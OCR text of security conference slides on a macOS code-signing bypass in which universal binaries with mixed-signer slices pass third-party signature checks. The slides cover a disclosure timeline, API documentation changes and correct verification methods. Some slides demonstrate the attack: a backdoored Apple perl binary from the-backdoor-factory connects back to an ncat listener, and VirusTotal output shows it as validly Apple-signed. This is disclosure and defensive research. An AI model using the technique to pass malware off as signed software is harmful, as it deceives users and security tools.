
Timeline

- Feb 22, 2018 - Sent an initial sample to apple where the ‘malicious’ code was not signed.
- March 1, 2018 - Product Security provides a recommendation to catch this.
- March 6, 2018 - I provide a sample that bypasses their recommendations.
- March 20, 2018 - Product Security provides another recommendation that doesn’t solve the issue.
- March 21, 2018 - I respond with a workflow how to solve the issue with a hope they will address the issue.
- March 29, 2018 - Product Security states that third party developers will have to address the issue and documentation will be updated.

Is Apple Vulnerable?

¯_(ツ)_/¯


MacBook Pro
Hardware
ATA
Audio
Bluetooth
Camera
Card Reader
Diagnostics
Disc Burning
Ethernet Cards
Fibre Channel
FireWire
Graphics/Displays
Hardware RAID
Memory
NVMExpress
PCI
Parallel SCSI
Power
Printers
SAS
SATA/SATA Express
SPI
Storage
Thunderbolt
USB
iBridge
Network
Firewall
Locations
Volumes
WWAN
Wi-Fi
Software
Accessibility
Applications
Components
Developer
Disabled Software
Extensions
Fonts
Frameworks
Installations
Logs
Managed Client
Preference Panes
Printer Software
Profiles
Startup Items
Sync Services
Application Name
Terminal
Terminal
Terminal
Terminal
Terminal
Terminal_10
terminal-notifier
terminal-notifier
Terminal:
Version: 2.7.3
Obtained from: Apple
Last Modified: 4/5/18, 3:27 PM
Kind: Intel
64-Bit (Intel): No
Signed by: Software Signing, Apple Code Signing Certification Authority, Apple Root CA
Location: /Users/[redacted]/pocs/reporting_pocs/Terminal.app
[redacted] › Software › Applications › Terminal


MacBook Pro
Hardware
ATA
Audio
Bluetooth
Camera
Card Reader
Diagnostics
Disc Burning
Ethernet Cards
Fibre Channel
FireWire
Graphics/Displays
Hardware RAID
Memory
NVMExpress
PCI
Parallel SCSI
Power
Printers
SAS
SATA/SATA Express
SPI
Storage
Thunderbolt
USB
iBridge
Network
Firewall
Locations
Volumes
WWAN
Wi-Fi
Software
Accessibility
Applications
Components
Developer
Disabled Software
Extensions
Fonts
Frameworks
Installations
Logs
Managed Client
Preference Panes
Printer Software
Profiles
Startup Items
Sync Services
Application Name
Terminal
Terminal
Terminal
Terminal
Terminal
Terminal_10
terminal-notifier
terminal-notifier
Terminal:
Version: 2.7.3
Obtained from: Apple
Last Modified: 4/5/18, 3:27 PM
Kind: Intel
64-Bit (Intel): No
Signed by: Software Signing, Apple Code Signing Certification Authority, Apple Root CA
Location: /Users/[redacted]/pocs/reporting_pocs/Terminal.app
[redacted] › Software › Applications › Terminal
Terminal:
Version: 2.7.3
Obtained from: Apple
Last Modified: 4/5/18, 3:27 PM
Kind: Intel
64-Bit (Intel): No
Signed by: Software Signing, Apple Code Signing Certification Authority, Apple Root CA
Location: /Users/[redacted]/pocs/reporting_pocs/Terminal.app

Developer Reactions

“WTF”

“God help anyone using these APIs”


GIFSTASHE.COM


GIFSTASHE.COM

Timeline

- April 9, 2018 - Known affected third party developers contacted
- April 18, 2018 - CERT/CC recommends a blog post for full exposure
- June 12, 2018 - Public disclosure https://www.okta.com/security-blog/2018/06/issues-around-third-party-apple-code-signing-checks/

June 9, 2018

SecStaticCodeCheckValidity API Documentation

Discussion

This function obtains and verifies the signature on the code specified by the code object. It checks the validity of all sealed components, including resources (if any). It validates the code against a code requirement if one is specified. The call succeeds if all these conditions are satisfactory.

This call is only secure if the code is not subject to concurrent modification, and the outcome is only valid as long as the code remains unmodified. If the underlying file system has dynamic characteristics, such as a network file system, union mount, or FUSE, you must consider how secure the code is from modification after validation.

When checking a universal binary, be sure to include the `kSecCSCheckAllArchitectures` flag. Otherwise the method verifies only one slice of the binary, potentially indicating success without testing all the slices.

Sometime after June 12th

SecStaticCodeCheckValidity API Documentation

Discussion

This function obtains and verifies the signature on the code specified by the code object. It checks the validity of all sealed components, including resources (if any). It validates the code against a code requirement if one is specified. The call succeeds if all these conditions are satisfactory.

This call is only secure if the code is not subject to concurrent modification, and the outcome is only valid as long as the code remains unmodified. If the underlying file system has dynamic characteristics, such as a network file system, union mount, or FUSE, you must consider how secure the code is from modification after validation.

When checking a universal binary, include the `kSecCSCheckAllArchitectures` flag. Otherwise the method verifies only one slice of the binary, potentially indicating success without testing all the slices. Be aware that the slices of a universal binary don't have to be signed by the same signer for the test to pass. One slice might be ad hoc signed, for example. But the validity check doesn't know which slice you are going to run. For example, the user might use the arch(1) command line utility to pick a 32-bit architecture even though a 64-bit architecture is available.

If you want to be sure to test a particular slice, create the static code object with the `SecStaticCodeCreateWithPathAndAttributes` method using the `kSecCodeAttributeArchitecture` and `kSecCodeAttributeSubarchitecture` attributes (if you know the architecture) or the `kSecCodeAttributeUniversalFileOffset` attribute (if you know the offset into the universal binary).

Sometime after June 12th

SecStaticCodeCheckValidity API Documentation

Discussion

This function obtains and verifies the signature on the code specified by the code object. It checks the validity of all sealed components, including resources (if any). It validates the code against a code requirement if one is specified. The call succeeds if all these conditions are satisfactory.

This call is only secure if the code is not subject to concurrent modification, and the outcome is only valid as long as the code remains unmodified. If the underlying file system has dynamic characteristics, such as a network file system, union mount, or FUSE, you must consider how secure the code is from modification after validation.

When checking a universal binary, include the `kSecCSCheckAllArchitectures` flag. Otherwise the method verifies only one slice of the binary, potentially indicating success without testing all the slices. Be aware that the slices of a universal binary don't have to be signed by the same signer for the test to pass. One slice might be ad hoc signed, for example. But the validity check doesn't know which slice you are going to run. For example, the user might use the arch(1) command line utility to pick a 32-bit architecture even though a 64-bit architecture is available.

If you want to be sure to test a particular slice, create the static code object with the `SecStaticCodeCreateWithPathAndAttributes` method using the `kSecCodeAttributeArchitecture` and `kSecCodeAttributeSubarchitecture` attributes (if you know the architecture) or the `kSecCodeAttributeUniversalFileOffset` attribute (if you know the offset into the universal binary).

How do we do signed code checks on macOS correctly?

Non-developer or command line

- $ codesign -vv -R=“anchor apple” ./some.app or <pid>

- $ codesign -vv -R=“anchor apple” ./some.app or <pid>
- $ codesign -vv -R=“anchor apple generic” ./some.app or <pid>

- $ codesign -vv -R=“anchor apple” ./some.app or <pid>
- $ codesign -vv -R=“anchor apple generic” ./some.app or <pid>
- $ lipo -thin x86_64 login -output login.x64 # <— then check this…

Developer

It Depends


- Use the SecRequirementCreateWithString and pass “anchor apple” or “anchor apple generic”
- Use SecStaticCodeCheckValidity with kSecCSDefaultFlags | kSecCSCheckNestedCode | kSecCSCheckAllArchitectures | kSecCSEnforceRevocationChecks flags
- Then you could still need to break out each slice in the FAT file to ensure they are the same signer!

https://github.com/objective-see/WhatsYourSign/blob/29aec698696d58cb1d1d6f0cc9dbeb0340d6bd78/WhatsYourSignExt/FinderSync/Signing.m#L334

https://github.com/objective-see/WhatsYourSign/blob/29aec698696d58cb1d1d6f0cc9dbeb0340d6bd78/WhatsYourSignExt/FinderSync/Signing.m#L324

Penetration Tester

https://github.com/OktaSecurityLabs/CodeSigningSamples



Discovery Process

Backstory - 2015

Available for: OS X Mountain Lion v10.8.5, OS X Mavericks v10.9.5, OS X Yosemite v10.10 to v10.10.3

Impact: Tampered applications may not be prevented from launching

Description: Apps using custom resource rules may have been susceptible to tampering that would not have invalidated the signature. This issue was addressed with improved resource validation.


CVE-ID

CVE-2015-3714 : Joshua Pitts of Leviathan Security Group

https://support.apple.com/en-us/HT204942


ShmooCon 2016
“Hiding from the Investigator”

Remember the Fat File?



```
bash-3.2$ codesign -vv /Applications/Firefox.app
/Applications/Firefox.app: An internal error has occurred.
```

Dec 21, 2017


josh — ncat -lvp 8080 — ncat — ncat -lvp 8080 — 80×24
~ ncat -lvp 8080
Ncat: Version 7.12 (https://nmap.org/ncat)
Ncat: Listening on :::8080
Ncat: Listening on 0.0.0.0:8080
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:60889.
echo 'not signed'
not signed
the-backdoor-factory — ./backdoored/perl5.18_sig_lp — ./backdoored/perl
the-backdoor-factory git:(master) ✗ codesign -vvvvv ./backdoored/perl5.18_sig_lp
./backdoored/perl5.18_sig_lp: invalid signature (code or signature have been modified)
In architecture: x86_64
the-backdoor-factory git:(master) ✗ shasum ./backdoored/perl5.18_sig_lp
4c4219ce5d84cf1b672d22d03b134b3c116d2c3f ./backdoored/perl5.18_sig_lp
the-backdoor-factory git:(master) ✗ ./backdoored/perl5.18_sig_lp
tmp — pstree | less — pstree — less — 104×5
| | \-+= 83252 ./backdoored/perl5.18_sig_lp
| | \--- 83253 /bin/sh
:

Basic Properties

MD5	4aeb4f59286fcb0fcf5934949e691f84
SHA-1	4c4219ce5d84cf1b672d22d03b134b3c116d2c3f
File Type	Mach-O
Magic	Mach-O fat file with 2 architectures
SSDeep	384:QZCUoX2LtWh6F7J4+p8uDWG0NXli9g2LxFqyaf+p8uD:QobXqltlp8uWvN1wgO3p8u
TRiD	Mac OS X Universal Binary executable (100%)
File Size	51.58 KB

Tags

64bits multi-arch macho signed

History

First Submission	2017-12-08 04:41:05
Last Submission	2017-12-08 04:41:05
Last Analysis	2017-12-08 04:41:05

File Names

perl5.18_sig_lp

Signature Info

Signature Verification

Signed file, valid signature

File Version Information

Identifier	com.apple.perl5
Authority	Apple Root CA
Team Identifier	not set

Signers

- Apple Inc.
- Apple Inc.
- Apple Inc.


Basic Properties
MD5 4aeb4f59286fcb0fcf5934949e691f84
SHA-1 4c4219ce5d84cf1b672d22d03b134b3c116d2c3f
File Type Mach-O
Magic Mach-O fat file with 2 architectures
SSDeep 384:QZCUoX2LtWh6F7J4+p8uDWG0NXli9g2LxFqyaf+p8uD:QobXqltlp8uWvN1wgO3p8u
TRiD Mac OS X Universal Binary executable (100%)
File Size 51.58 KB
Tags
64bits
multi-arch
macho
signed
History
First Submission 2017-12-08 04:41:05
Last Submission 2017-12-08 04:41:05
Last Analysis 2017-12-08 04:41:05
File Names
perl5.18_sig_lp
Signature Info
Signature Verification
Signed file, valid signature
File Version Information
Identifier com.apple.perl5
Authority Apple Root CA
Team Identifier not set
Signers
Apple Inc.
Apple Inc.
Apple Inc.
Signature Info
Signature Verification
Signed file, valid signature
File Version Information
Identifier com.apple.perl5
Authority Apple Root CA
Team Identifier not set
Signers
Apple Inc.
Apple Inc.
Apple Inc.

February 13, 2018

Remember Lipo?

```
$lipo -create i386 i386 -output frankenstein
```

FAIL

FAIL

```
$ lipo -create bash.x64 python.x64 -output ./bash_python

fatal error:/usr/bin/lipo: bash.x64 and python.x64 have the same architectures
(x86_64) and can't be in the same fat output file
```

FAIL

```
$ lipo -create bash.x64 python.x64 -output ./bash_python

fatal error:/usr/bin/lipo: bash.x64 and python.x64 have the same architectures
(x86_64) and can't be in the same fat output file


$ ./bash_python

bash: ./bash_python: Malformed Mach-o file
```

http://viralviralvideos.com/wp-content/uploads/GIF/2014/08/GIF-clint-eastwood-happy-interested-pleased-satisfied-yes-GIF.gif

http://viralviralvideos.com/wp-content/uploads/GIF/2014/08/GIF-clint-eastwood-happy-interested-pleased-satisfied-yes-GIF.gif

FIN

https://pixel.nymag.com/imgs/daily/selectall/2017/07/17/robotsuicide.w710.h473.png

Questions?

@midnite_runr

https://github.com/secretsquirrel

https://www.okta.com/security-blog/2018/06/issues-around-third-party-apple-code-signing-checks/